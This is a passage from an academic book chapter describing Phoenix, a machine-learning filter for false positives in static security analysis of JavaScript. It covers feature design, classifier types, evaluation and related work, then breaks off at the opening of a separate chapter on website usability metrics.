3. The context manipulated by the JavaScript code (plain DOM elements, Flash, JavaScript, etc).

We have also defined general features that are not derivable directly from the witness itself, but rather reflect metadata associated with the witness, such as the time required by the analysis to detect the respective violation.

We note, importantly, that simply defining a large set of arbitrary features may lead the learning algorithm to discover false correlations. For this reason, we have made a careful selection of features. Behind each of the features is a justification for why it may correlate with true/false alarms. As an example, many findings involve imported code, such as the swfobject library for embedding Flash content in HTML files. These often invoke sources and/or sinks (e.g., reading or writing of the document's URL). The developer may deem flows emanating from, passing through or arriving at such libraries as spurious. This may happen, e.g., if the library applies inline sanitization that the analysis misses. Thus, the source/sink location may become an important feature, which correlates well with user classifications.

Learning Algorithms

There is a wide spectrum of classification techniques (Witten & Frank, 2005; Hastie, Tibshirani, & Friedman, 2009). These range between tree-based classification, such as decision trees (Quinlan, 1993); rule-based algorithms (Nevill-Manning, Holmes, & Witten, 1995); functional methods, which compute a geometrical boundary between the instances (Pontil & Verri, 1998); Bayesian techniques, which compute the probability of events (actual vs. spurious vulnerabilities in our case) as a function of feature attributes (Ng & Jordan, 2002); and even (unsupervised) clustering techniques like K-means that form clusters and tag new instances according to their assigned cluster (Cleary & Trigg, 1995).

An important property of Phoenix is that it lets the user specify the filtering policy. We validated experimentally that different policies are best served by different classification algorithms. As an example, if the user is strongly biased toward elimination of false alarms, then a rule-based classifier may identify a feature f and a threshold value v, such that (almost) any alarm for which $f \geq v$ is false. This would satisfy the user's preference perfectly, but at the same the classifier may also eliminate true vulnerabilities. Striking a non-trivial balance between precision and recall, on the other hand, may leads toward a more sophisticated classifier—such as a decision tree or a kernel Support Vector Machine (SVM). In light of this observation, we have linked into Phoenix eight popular classifiers that subsume all the algorithmic categories above (functional, rule based, tree based, etc.).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Learning Features

As we highlighted earlier, the choice of which features to map a security witness to has important bearing on the overall quality of the filtering algorithm. The main concern with introducing arbitrary features is that the algorithm could be led to discover false correlations between such features and witness correctness. We dedicate this section to explaining the rationale behind the features we have selected. We divide the discussion according to feature categories.

Lexical Features

A natural category of features are those recording syntactic properties of the witness. Specifically, we have defined seven such features, as follows:

1. **Source Identifier (srcid):** The name of the field or function evaluated in the source statement (for example, document.location).
2. **Sink Identifier (srcid):** The name of the field or function evaluated in the sink statement (for example, window.open()).
3. **Source Line Number (srcline):** The line number of the source statement.
4. **Sink Line Number (srcline):** The line number of the sink statement.
5. **Source URL (srcurl):** The URL of the JavaScript function containing the source statement.
6. **Sink URL (sinkurl):** The URL of the JavaScript function containing the sink statement.
7. **External Objects (extobjs):** Flags indicating whether the witness is performing mailto or embed functionality (for example, Flash).

Syntactic features are effective in uncovering patterns due to third-party libraries or usage of frameworks. They also assist in localizing noisy sources and sinks. Indeed, our reason for recording source and sink line numbers as well as the URLs of the files enclosing the source and sink statements is to capture instances where the flow either emanates from, or arrives at, third-party libraries. Another meaningful characterization of the flow is the context(s) it manipulates via mailto and embed statements. Certain attack vectors fail in such special contexts, which could be a source of false alarms.

Finally, for source and sink identifiers, the motivation is to detect "noisy" operations, such as document.location.url, which can cause an open-redirect attack if assigned an untrusted value, although this happens very rarely (Tripp, Ferrara, & Pistoia, 2014).

Quantitative Features

A second category of features includes those that record quantitative measures of the witness. These are not to be confused with numerical yet non-quantitative features, such as line numbers. The latter are meaningful only inasmuch as equality checking is concerned, whereas quantitative measures can meaningfully be subjected to less-than and greater-than comparisons. We define the following five quantitative features:

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1. **Total Results on (Results):** The overall number of findings reported on the file containing the sink statement.
2. **Number of Steps (Steps):** The number of flow milestones comprising the witness path.
3. **Time (Time):** The total time spent by the analysis on the scope containing the witness.
4. **Number of Path Conditions (Conditions):** The number of branching statements (either loops or conditions) along the witness path.
5. **Number of Functions (Functions):** The number of functions enclosing statements along the witness path.

Intuitively, all five of these features satisfy the following property: the greater their value is, the less likely it is for the witness to be correct. First, for overall number of results, it is unlikely (albeit not impossible) for a single file to contain a large number of vulnerabilities. A more likely hypothesis is that the functions in the file are complicated, leading to their conservative and thus imprecise analysis. The time feature captures a similar pathology. Often imprecision leads the analysis to explore dead code or infeasible execution paths, which in turn lead to further imprecision, and so on. Thus, if the analysis has spent a long time on a given scope, then that is likely a symptom indicating that the model it has created is overly conservative. Finally, for methods, steps and path conditions, the higher these counts are, the more the analysis is exposed to errors due to over-approximations, such as infeasible branching and incorrect resolution of call sites.

Security-Specific Features

The third and final category relates to features that are intrinsic to the security domain. We have identified two such features:

1. **Rule Name (rname):** The name of the violated security rule.
2. **Severity (Severity):** The severity of the violation as determined by the analysis tool.

There are various other security properties that are reported by industrial security checkers, but these change across tools, and so for generality we avoided from including them.

Similarly to the source and sink identifiers, the involved security rule may prove “noisy.” This could be either because:

1. The rule is perceived as less relevant by the user, or
2. The sources and sinks defined by the rules are noisy, or
3. There are defense measures (such as framework-level sanitizers) that suppress the given type of vulnerabilities, which the analysis is not aware of.

The severity of a finding also hints toward its correctness. In specific, low-severity witnesses are less likely to be accepted by the user as actionable.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Learning Algorithms

Our approach to static security analysis reduces the problem to binary classification, either in the online or offline setting. For a set of reports, we have feature data (given in Section 3) along with user-generated labels. Binary classification is a classic problem in machine learning, and a variety of methods from the field can be applied; for a survey, see Witten and Frank (2005), Bishop (2006), and Hastie et al. (2009). In this section, we give a brief overview of methods we use to evaluate the approach in Section 5, and discuss their suitability for static security analysis. We discuss four categories of methods: functional, clustering, tree/rule based, and Bayesian. Methods in different classes can be combined, and some state of the art methods borrow ideas from several categories. For example, the NB-Tree method builds a decision tree with Naive Bayes' classifiers at the leaves. We provide a general overview, rather than delving too deeply into the details of the methods we compared. We close with a comparative discussion of the methods, identifying potential advantages of some categories, and presenting strategies for comparison between methods useful from the user's perspective.

Functional Methods

Functional methods include logistic regression (Bishop, 2006), linear support vector machines (Pontil & Verri, 1998; Schölkopf, Smola, Williamson, & Bartlett, 2000), and generalizations, such as neural nets and kernel SVMs (Hastie et al., 2009). For convenience, we refer to these models as functional classification. These methods classify by learning a boundary either in feature space, or in a derived space related to features space by particular mappings. Once trained, the model can be used for prediction by noting where in the decision space an incoming feature would fall.

For example, SVMs search for a hyperplane in feature space that best separates labeled data (according to a maximum margin condition). Given a set of features x_i with labels $y_i \in \{-1,1\}$, SVMs solve for a hyperplane w that solves a strictly convex optimization problem:

$$\min_{w,\gamma} \frac{1}{2} w^2 + \lambda \sum_i \max\left(0, 1 - y_i\left(x_i^T w - \gamma\right)\right)$$

By inspection, the method weighs a regularization term, w^2, against a robust classification measure, which is 0 for example i when the predicted label $x_i^T w - \gamma$ has the correct sign, and grows linearly if the sign is incorrect. The problem is strictly convex, so always guaranteed to have a unique solution, which is easily found using iterative methods.

One weakness of SVMs, and other linear methods (e.g., logistic regression) is the richness of the model space—there are limits to how well a linear classifier can perform. To address this issue, kernel SVMs neural net models train multiple layers of derived features from the data, while kernel SVMs make use of a kernel function Φ that maps the features to a different space, yet allows simple evaluation of inner products $\Phi(x_i)^T\Phi(x_j)$. Kernels and their applications have a rich literature (Aronszajn, 1950; Saitoh, 1998).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Instance-Based Classification

Instance-based learning requires a distance function to measure the distance of an incoming measurement to existing instances. Given such a function, one can simply find the nearest labeled instance to an unknown data point, and use that label to predict the class of the input.

For example, the Kstar algorithm uses a generalized distance function that models the distance between two instances through a series of possible transformations. Considering the entire set of possible transformations gives a probabilistic measure that takes into account influence from several labeled points (Cleary & Trigg, 1995).

Tree- and Rule-Based Methods

Tree- and rule-based methods are divide-and-conquer algorithms that try to efficiently partition data instances according to labels.

For example, decision trees partition data into branches according to attribute values and labels. In order to build the tree, a feature attribute must be chosen at every branch point. These choices are made in a way that maximizes the so-called "information gain", which is a data-dependent measure that can be quickly computed. Decision trees work top-down, finding an attribute to split on at each point, and continuing recursively into the branches (Quinlan, 1993).

Rule-based methods attempt to find covering rules that describe each class, excluding others. For discrete attributes, rules can include membership in subsets of domain values (e.g., use of frameworks is binary and can be used in a split or a rule). For continuous or ordinal variables, rules can include thresholds (e.g., time taken to complete analysis larger than a set value). For example, the 1R classifier generates a one-level decision tree, with each rule in the set testing only one particular attribute (Nevill-Manning et al., 1995).

Bayesian Methods

Bayesian methods include Naive Bayes and Bayesian Networks, and directly model the probability of class events as a function of feature attributes. Naive Bayes assumes independence of attributes, and uses Bayes' rule to compute the probability of class given feature as:

$$P\Big(C = c \mid X = x\Big) = \frac{P\Big(X = x \mid C = c\Big) P\Big(C = c\Big)}{P\Big(X = x\Big)}$$

where the probabilities on the right hand side are learned from the data (Ng & Jordan, 2002). It is important to note that Naive Bayes also assumes quantitative features have a Gaussian distribution, but there are generalizations that relax this assumption. More importantly, independence of attributes can be relaxed as well, and more sophisticated methods such as Bayesian Networks are able to learn covariance structure from the data, e.g., by maximum likelihood estimation (Heckerman, Geiger, & Chickering, 1995).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Performance Measurement

The performance of classification methods can be understood through a range of statistics, such as precision, recall, and accuracy. Every method may have a whole range of values associated to it. For example, precision is the ratio of positives correctly identified to all the instances labeled positive, while recall is the proportion of positive instances correctly identified. There is a natural tradeoff between recall and false positives. By trying to catch a higher portion of positive instances, one will necessarily mislabel a greater portion of negative instances as well. Thus, increasing recall leads to decreased precision.

This suggests two ways of comparing binary classification algorithms:

1. One way is to compute an aggregate measure of quality across a range of possible policies. This is typically done using Receiver Operator Characteristic (ROC) curves (Pepe, 2003). ROC curves plot the true positive rate (recall) as a function of the false positive rate for each classifier. The area under and ROC curve, called AUC, serves as an aggregate measure of quality; the higher the AUC, the better the classifier (overall). An AUC of 1 means that the classifier can perfectly separate the two classes; an AUC of 0.5 means that the classifier is essentially no better than a random guess. Two classifiers with the same AUC may perform differently in different regions of the 2D space defined by true positives and false positives.
2. A second way is to prescribe a policy choice, for example, to require high recall. This is appropriate for static security analysis, since we want to miss as few real issues as possible. Then, for high recall, one can compare classifiers using their false positive rates (the lower the better), or similar measures, such as precision (the higher the better). Different classifiers may be superior for different policy choices.

RELATED WORK

Previous work that relates to Phoenix's novel contributions falls into two areas of research: program analysis for security and machine learning applied to reduction of false positives. In this section, we concentrate on related work on these two areas.

Program Analysis for Security

There is a rich body of work on taint analysis. We here concentrate on static taint analysis, and refer the reader to Chang, Streiff, and Lin (2008) and Newsome and Song (2005) for a survey of dynamic taint-analysis techniques. A detailed overview of works on program slicing is given in Sridharan, Fink, and Bodík (2006) and references therein.

The notion of tainted variables became known with the Perl language. Typically, the data manipulated by a program can be tagged with security levels (Denning & Denning, 1977), which assume a poset structure. Under certain conditions, this poset is a lattice (Denning, 1976). Given a program, the principle of non-interference dictates that low-security behavior of the program be not affected by any high-security data, unless that high-security data has been previously downgraded (Goguen & Meseguer,

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1982). Taint analysis is an information-flow problem in which high data is the untrusted output of a source, low-security operations are those performed by sinks, and untrusted data is downgraded by sanitizers.

Volpano et al. (1996) show a type-based algorithm that certifies implicit and explicit flows and also guarantees non-interference. Shankar et al. (2001) present a taint analysis for C using a constraint-based type-inference engine based on cqual. Similarly to the propagation graph built by Phoenix, a constraint graph is constructed for a cqual program, and paths from tainted nodes to untainted nodes are flagged.

Java Information Flow (Jif) (Myers, 1999) uses type-based static analysis to track information flow. Based on the Decentralized Label Model (Myers & Liskov, 1997), Jif considers all memory as a channel of information, which requires that every variable, field, and parameter used in the program be statically labeled. Labels can either be declared or inferred. Ashcraft and Engler (2002) also use taint analysis to detect software attacks due to tainted variables. Their approach provides user-defined sanity checks to untaint potentially tainted variables. Pistoia, Flynn, Koved and Sreedhar (2005) present a static analysis to detect tainted variables in privilege-asserting code in access-control systems based on stack inspection.

Snelting, Robschink, and Krinke (2006) make the observation that Program Dependence Graphs (PDGs) and non-interference are related. Based on this observation, Hammer, Krinke, and Snelting (2006) present an algorithm for verifying non-interference: For output statement s, *backslice*(*s*) must contain only statements whose security label is lower than *s*, where *backslice* is a function that maps each statement *s* to its static backward slice. Though promising, this approach has not been shown to scale.

Livshits & Lam (2005) analyze Java, Enterprise Edition (EE) applications by tracking taint through heap-allocated objects. Their solution requires prior computation of a flow-insensitive, context-sensitive may-points-to analysis, based on Binary Decision Diagrams (BDDs) (Whaley & Lam, 2004), which limits the scalability of the analysis (Lhoták & Hendren, 2006). The points-to relation is the same for the entire program ignoring control flow. By contrast, the PDG-based algorithm in Hammer et al. (2006) handles heap updates in a flow-sensitive manner, albeit at a much higher cost. Livshits and Lam's analysis requires programmer-supplied descriptors for sources, sinks and library methods dealing with taint carriers. Guarnieri, Pistoia, Tripp, Dolby, Teilhet and Berg (2011) present a taint analysis for JavaScript. Their work relies on the whole-program analysis by Andersen (1994). While being sound, the analysis has not been shown to scale to large programs.

Wassermann and Su extend Minamide's string-analysis algorithm (Minamide, 2005) to syntactically isolate tainted substrings from untainted substrings in PHP applications. They label non-terminals in a context-free grammar with annotations reflecting taintedness and untaintedness. Their expensive yet elegant mechanism is applied to detect both SQLi (Wassermann & Su, 2007) and XSS (Wassermann & Su, 2008) vulnerabilities. Subsequent work by Tateishi, Pistoia, & Tripp (2011) enhances taint-analysis precision through a string analysis that automatically detects and classifies downgraders in the application scope.

McCamant & Ernst (2008) take a quantitative approach to information flow: Instead of using taint analysis, they cast information-flow security to a network-flow-capacity problem, and describe a dynamic technique for measuring the amount of secret data that leaks to public observers.

Phoenix's scalability stems from its demand-driven analysis strategy. Demand-driven pointer analysis was originally introduced by Heintze and Tardieu (2001). Since then, there have been several works on demand-driven points-to analysis via context-free-language reachability (Sridharan & Bodík, 2006; Zheng and Rugina, 2008; Yan, Xu, & Rountev, 2011). For taint analysis, our empirical data suggests that

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

only a small fraction of a large program is expected to be influenced by source statements. Fuhrer, Tip, Kieżun, Dolby, and Keller (2005) take a demand-driven approach in replacing raw references to generic library classes with parameterized references. At a high level, this analysis resembles the alias analysis performed by Phoenix, as constraints on type parameters are first propagated backwards to allocation sites and declarations, and from there they are propagated forward.

False-Positive Elimination

The challenge of eliminating as many false positives as possible from the report of a static analysis, without introducing an excessive number of false negatives, has been the subject of numerous research studies.

Junker, Huuck, Fehnker, and Knapp (2012) cast static-analysis clients as syntactic model-checking problems. Violations of the verification property result in a counterexample (or path), which is checked for feasibility using a Satisfiability Modulo Theories (SMT) solver. If the path is infeasible, then the causes for its infeasibility are extracted via path slicing and an observer automaton is constructed to exclude all paths sharing the same cause. Junker, et al. have integrated their approach into the Goanna tool for static analysis of C/C++ programs. In another study, Fehnker, Huuck, Seefried, and Tapp (2010) share their experience in applying Goanna to large software systems consisting of 106 and more lines of code, including the Firefox browser. They report on an excessive number of false alarms, and address this usability issue by refining the security rules of Goanna. In contrast with many other analyses, the Goanna rules are phrased as automata, which are translated into a Kripke structure for model checking. Unlike Phonenix, these works are strictly concerned with reducing the number of false positives, without giving the user of the analysis the flexibility to express a preference that reflects a bias over true versus false positives.

Muske, Baid, and Sanas (2013) tackle the problem of false warnings via a partitioning approach. They assume two partitioning phases: The first divides the warnings into equivalence classes, assigning a leader to each class, such that if the leader is a false warning, then all other warnings are also false. The second step is to partition the leader warnings. This is done based on the variables modified along the path and their modification points. The entire process is meant to facilitate manual review of the warnings generated by a static analysis tool. The authors report on 50%-60% reduction in review effort corresponding to 60% redundant warnings on average, which are more readily eliminated thanks to their technique. Just like for Phoenix, the purpose of this work is to reduce the burden on the analyst reviewing the results of a static analysis. The difference is that this work does that by partitioning the analysis results, in such a way that results with the same characteristics are grouped in the same equivalence class, whereas Phoenix is based on an algorithm that learns the characteristics of false positives and prevents from presenting to the analyst flows that are highly likely to lead to other false positives.

An orthogonal approach that Muske, Datar, Khanzode, and Madhukar (2013) propose is to first apply a scalable yet imprecise abstract interpretation, and then remove false warnings using a bounded model-checking technique, which features the opposite tradeoff. The main goal is the elimination of false reports. This approach consists of two distinct techniques to identify equivalence between assertions, thereby obviating the need to verify all but one of the assertions, and a third technique for skipping verification of assertions that do not influence any of the false alarms. However, this work does not allow the analyst to choose whether the filter applied to the result of an analysis should err more towards the false-positive or true-positive side.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Johnson et al. (2013) report on interviews with developers to learn the reasons why static analysis tools are underused. They conclude that the two main barriers to adoption of such tools are:

1. False positives, and
2. The way in which warnings are presented to the developer.

These are related: if the warning is hard to understand, then false alarms become harder to identify and eliminate.

EFindBugs, developed by Shen, Fang, and Zhao (2011), is an improved version of the popular FindBugs tool (Ayewah, Pugh, Morgenthaler, Penix, & Zhou, 2011) that addresses the excess of false positives commonly reported by FindBugs. This is achieved via a two-staged error ranking strategy. First, EFindBugs is applied to a sample program. The resulting warnings are classified manually, and an approximate defect likelihood is assigned to each bug category and bug kind. This determines the initial ranking of reported bugs. Defect likelihood is later tuned in a self-adaptively manner when EFindBugs is run on the user's application thanks to users' feedback on reported warnings. This optimization process is executed automatically and based on the correlations among error reports with the same bug pattern. Unlike Phoenix, this approach does not offer the analyst the ability to finely tune the results according to the specific needs of the analyst.

CONCLUSION

We have taken a step toward improving the quality of static security analysis of mobile code and then bridging the usability gap separating between developers and automated security checkers based on static program analysis. The strongest detractor for developers is the excess of false warnings and the difficulty to understand the findings reported by the analysis tool (often because they are spurious and represent infeasible program behaviors). Thus, in aiming for completeness, static security checkers end up discouraging the user to the point that the tool is not used at all even at the cost of missing actual vulnerabilities that the tool is capable of finding.

In our approach, the report from Phoenix is cleansed by combining user interaction with statistical learning techniques. The user specifies a policy, or preference, that reflects a bias over true versus false warnings. The user also contributes classifications for a small fragment of the overall warnings. These trigger the creation and evaluation of multiple candidate filters, which are each evaluated according to the user-provided policy. The best filter is then applied to the remaining warnings, leaving the user to review only a (small) subset of the raw warnings output by the tool. Experiments that we have performed over Phoenix are highly encouraging. For example, given only 200 classified warnings, if the user expresses a preference toward preservation of true positives, Phoenix is able to improve precision by a factor of 2.868 while reducing recall by a negligible factor ($\times$1.006). Conversely, if the user favors elimination of false alarms, still based on only 200 classified warnings, Phoenix achieves a recall-degradation factor of only 2.212 and a precision-improvement factor of 9.014. Other policies are enforced in an equality effective manner. In all cases, and across all policies, Phoenix is able to improve precision by a factor ranging between $\times$2.868 and $\times$16.556 in return to user classification of only 200 warnings.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

REFERENCES

Aronszajn, N. (1950). Theory of Reproducing Kernels. *Transactions of the American Mathematical Society*, 68.

Ashcraft & Engler. (2002). Using Programmer-Written Compiler Extensions to Catch Security Holes. *S&P*.

Ayewah, N., Pugh, W., Morgenthaler, J. D., Penix, J., & Zhou, Y. (2007). Using Findbugs on Production Software. In OOPSLA Companion. doi:10.1145/1297846.1297897

Bacon, D. F., & Sweeney, P. F. (1996). *Fast Static Analysis of C++ Virtual Function Calls*. OOPSLA. doi:10.1145/236337.236371

Bishop, C. M. (2006). *Pattern Recognition and Machine Learning* (Vol. 1). Springer.

Chang, W., Streiff, B., & Lin, C. (2008). *Efficient and Extensible Security Enforcement Using Dynamic Data Flow Analysis*. CCS. doi:10.1145/1455770.1455778

Cheng, B., & Hwu, W. W. (2000). Modular Interprocedural Pointer Analysis Using Access Paths: Design, Implementation, and Evaluation. In *Proceedings of the ACM SIGPLAN 2000 Conference on Programming language design and implementation*. doi:10.1145/349299.349311

Cleary, J. G., & Trigg, L. E. (1995). *K^*: An Instance-based Learner Using an Entropic Distance Measure*. ICML.

Cousot, P., & Cousot, R. (1977). Abstract Interpretation: A Unified Lattice Model for Static Analysis of Programs by Construction or Approximation of Fixpoints. In POPL. doi:10.1145/512950.512973

Dean, J., Grove, D., & Chambers, C. (1995). Optimization of Object-oriented Programs Using Static Class Hierarchy Analysis. In *Proceedings of the 9th European Conference on Object-Oriented Programming, ECOOP '95*. doi:10.1007/3-540-49538-X_5

Denning, D. E. (1976). A Lattice Model of Secure Information Flow. *Communications of the ACM*, *19*(5), 236–243. doi:10.1145/360051.360056

Denning, D. E., & Denning, P. J. (1977). Certification of Programs for Secure Information Flow. *Communications of the ACM*, *20*(7), 504–513. doi:10.1145/359636.359712

Deutsch, A. (1992). *A Storeless Model of Aliasing and Its Abstractions Using Finite Representations of Right regular Equivalence Relations*. ICCL. doi:10.1109/ICCL.1992.185463

Fehnker, Huuck, Seefried, & Tapp. (2010). Fadetogrey: Tuning Static Program Analysis. *ENTCS*, 266.

Fuhrer, R., Tip, F., Kieżun, A., Dolby, J., & Keller, M. (2005). *Efficiently Refactoring Java Applications to Use Generic Libraries*. ECOOP. doi:10.1007/11531142_4

Goguen, J. A., & Meseguer, J. (1982). Security Policies and Security Models. S&P. doi:10.1109/SP.1982.10014

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Guarnieri, S., Pistoia, M., Tripp, O., Dolby, J., Teilhet, S., & Berg, R. (2011). *Saving the World Wide Web from Vulnerable JavaScript*. ISSTA. doi:10.1145/2001420.2001442

Guha, A., Krishnamurthi, S., & Jim, T. (2009). *Using Static Analysis for Ajax Intrusion Detection*. WWW. doi:10.1145/1526709.1526785

Hammer, C., Krinke, J., & Snelting, G. (2006). Information Flow Control for Java Based on Path Conditions in Dependence Graphs. S&P.

Hastie, T., Tibshirani, R., & Friedman, J. (2009). *The Elements of Statistical Learning* (Vol. 2). Springer. doi:10.1007/978-0-387-84858-7

Heckerman, D., Geiger, D., & Chickering, D. M. (1995). Learning Bayesian Networks: The Combination of Knowledge and Statistical Data. *Machine Learning*, *20*(3), 197–243. doi:10.1007/BF00994016

Heintze, N., & Tardieu, O. (2001). *Demand-Driven Pointer Analysis*. PLDI. doi:10.1145/378795.378802

Johnson, B., Song, Y., Murphy-Hill, E., & Bowdidge, R. (2013). Why Don't Software Developers Use Static Analysis Tools to Find Bugs? ICSE.

Junker, M., Huuck, R., Fehnker, A., & Knapp, A. (2012). *SMT-based False Positive Elimination in Static Program Analysis*. ICFEM. doi:10.1007/978-3-642-34281-3_23

Lars Ole Andersen. (1994). *Program Analysis and Specialization for the C Programming Language*. (PhD thesis). University of Copenhagen, Copenhagen, Denmark.

Lhoták, O., & Hendren, L. J. (2006). Context-Sensitive Points-to Analysis: Is It Worth It? CC.

Livshits, V. B., & Lam, M. S. (2005). Finding Security Vulnerabilities in Java Applications with Static Analysis. USENIX Security.

McCamant, S., & Ernst, M. D. (2008). *Quantitative Information Flow as Network Flow Capacity*. PLDI. doi:10.1145/1375581.1375606

Minamide, Y. (2005). *Static Approximation of Dynamically Generated Web Pages*. WWW. doi:10.1145/1060745.1060809

Muske, T. B., Baid, A., & Sanas, T. (2013). *Review Efforts Reduction by Partitioning of Static Analysis Warnings*. SCAM. doi:10.1109/SCAM.2013.6648191

Muske, T. B., Datar, A., Khanzode, M., & Madhukar, K. (2013). *Efficient Elimination of False Positives Using Bounded Model Checking*. VALID.

Myers, A. C. (1999). *JFlow: Practical Mostly-static Information Flow Control*. POPL. doi:10.1145/292540.292561

Myers, A. C., & Liskov, B. (1997). *A Decentralized Model for Information Flow Control*. SOSP. doi:10.1145/268998.266669

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Nevill-Manning, C. G., Holmes, G., & Witten, I. H. (1995). The Development of Holte's 1R Classifier. In *Proceedings of the Second New Zealand International Two-Stream Conference on Artificial Neural Networks and Expert Systems*. IEEE. doi:10.1109/ANNES.1995.499480

Newsome, J., & Song, D. (2005). *Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software*. NDSS.

Ng, A. Y., & Jordan, M. I. (2002). On Discriminative vs. Generative Classifiers: A Comparison of Logistic Regression and Naive Bayes. *Advances in Neural Information Processing Systems*, 2.

Pepe, M. S. (2003). *The Statistical Evaluation of Medical Tests for Classification and Prediction*. Oxford University Press.

Pistoia, M., Flynn, R. J., Koved, L., & Sreedhar, V. C. (2005). *Interprocedural Analysis for Privileged Code Placement and Tainted Variable Detection*. ECOOP. doi:10.1007/11531142_16

Pontil, M., & Verri, A. (1998). Properties of Support Vector Machines. *Neural Computation*, 10. PMID:9573414

Quinlan, J. R. (1993). *C4.5: Programs for Machine Learning* (Vol. 1). Morgan Kaufmann.

Reps, T., Horwitz, S., & Sagiv, M. (1995). *Precise Interprocedural Dataflow Analysis via Graph Reachability*. POPL. doi:10.1145/199448.199462

Sabelfeld, A., & Myers, A. C. (2003). Language-based Information-flow Security. *IEEE Journal on Selected Areas in Communications*, *21*(1), 5–19. doi:10.1109/JSAC.2002.806121

Saitoh, S. (1988). *Theory of Reproducing Kernels and Its Applications*. Longman.

Scholkopf, B., Smola, A. J., Williamson, R. C., & Bartlett, P. L. (2000). New Support Vector Algorithms. *Neural Computation*, 12.

Shankar, U., Talwar, K., Foster, J. S., & Wagner, D. (2001). Detecting Format String Vulnerabilities with Type Qualifiers. USENIX Security.

Shen, H., Fang, J., & Zhao, J. (2011). *EFindBugs: Effective Error Ranking for FindBugs*. ICST.

Snelting, Robschink, & Krinke. (2006). Efficent Path Conditions in Dependence Graphs for Software Safety Analysis. *TOSEM*, *15*(4).

Sridharan, M., Artzi, S., Pistoia, M., Guarnieri, S., Tripp, O., & Berg, R. (2011). *F4F: Taint Analysis of Framework-based Web Applications*. OOPSLA. doi:10.1145/2048066.2048145

Sridharan, M., & Bodík, R. (2006). Refinement-based Context-sensitive Points-to Analysis for Java. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI 2006)*. doi:10.1145/1133981.1134027

Sridharan, M., Fink, S. J., & Bodík, R. (2007). *Thin Slicing*. PLDI. doi:10.1145/1250734.1250748

Tateishi, T., Pistoia, M., & Tripp, O. (2011). *Path- and Index-sensitive String Analysis Based on Monadic Second-order Logic*. ISSTA. doi:10.1145/2001420.2001441

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Tripp, O., Ferrara, P., & Pistoia, M. (2014). *Hybrid Security Analysis of Web JavaScript Code via Dynamic Partial Evaluation*. ISSTA. doi:10.1145/2610384.2610385

Tripp, O., Pistoia, M., Cousot, P., Cousot, R., & Guarnieri, S. (2013). Andromeda: Accurate and Scalable Security Analysis of Web Applications. FASE.

Tripp, O., Pistoia, M., Fink, S. J., Sridharan, M., & Weisman, O. (2009). TAJ: Effective Taint Analysis of Web Applications. PLDI.

Volpano, Irvine, & Smith. (1996). A Sound Type System for Secure Flow Analysis. *JCS*, *4*(2-3).

Vosloo & Kourie. (2008). Server-centric Web Frameworks: An Overview. *ACM Comput. Surv.*, *40*(2), 4:1–4:33.

Wassermann, G., & Su, Z. (2007). *Sound and Precise Analysis of Web Applications for Injection Vulnerabilities*. PLDI. doi:10.1145/1250734.1250739

Wassermann, G., & Su, Z. (2008). *Static Detection of Cross-site Scripting Vulnerabilities*. ICSE. doi:10.1145/1368088.1368112

Whaley, J., & Lam, M. S. (2004). *Cloning Based Context-Sensitive Pointer Alias Analysis Using Binary Decision Diagrams*. PLDI. doi:10.1145/996841.996859

Witten, I. H., & Frank, E. (2005). *Data Mining: Practical Machine Learning Tools and Techniques*. Morgan Kaufmann.

Yan, D., Xu, G., & Rountev, A. (2011). Demand-driven context-sensitive alias analysis for java. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis*. doi:10.1145/2001420.2001440

Zheng, X., & Rugina, R. (2008). Demand-driven alias analysis for c. In *Proceedings of the 35th annual ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages*. doi:10.1145/1328438.1328464

This research was previously published in Mobile Application Development, Usability, and Security edited by Sougata Mukherjea, pages 68-94, copyright year 2017 by Information Science Reference (an imprint of IGI Global).

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

Chapter 48
An Empirical Study of Usability Metric for Websites

Sukhpuneet Kaur
Punjab Technical University, India

Hardeep Singh
Guru Nanak Dev University, India

Kulwant Kaur
Punjab Technical University, India

Parminder Kaur
Guru Nanak Dev University, India

ABSTRACT

A Concern is any important property or area of interest of a system that can treat in a modular way. One of the most important Concerns is Usability which is considered one of the key principles in Software Engineering. The importance of Usability Evaluation has dramatically increased due to extremely fast growth in Internet technology. The website design is directly related to the purpose of the website. Website with poor usability can easily destroy the purpose of website. So, the authors have chosen one of the concern "usability" which is the core component of web applications. The purpose of this chapter is to analysis and proposes an appropriate web usability metric for evaluation of universities website. The proposed method will be based partly on a literature study and partly on the survey analysis response by visitors.

1. INTRODUCTION

The term *separation of concerns* was probably coined by Edsger W. Dijkstra in 1982. Separation of Concerns (SoC) refers to the ability to identify, encapsulate and manipulate the software parts relevant to a particular concern. It has emerged as one of the important principles in Software Engineering. Separation of Concerns (SoC) is the principle for better control of software complexity, during development, maintenance and reuse. The main goal of SoC is the ability to deal with a concern (aspect) separately, during maintenance. A good SoC policy is useful to increase software quality and decrease the effort to test, maintain, understand, reuse and document software. For example, in object-oriented paradigm the separated concerns are modeled as objects and classes and in structural paradigm, concerns are represented as procedures (ISO 9241,1998). One of the most important concerns used in web applications is Usability.

DOI: 10.4018/978-1-5225-3422-8.ch048

Copyright © 2018, IGI Global. Copying or distributing in print or electronic forms without written permission of IGI Global is prohibited.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

1.1 Usability

1.1.1 Definitions

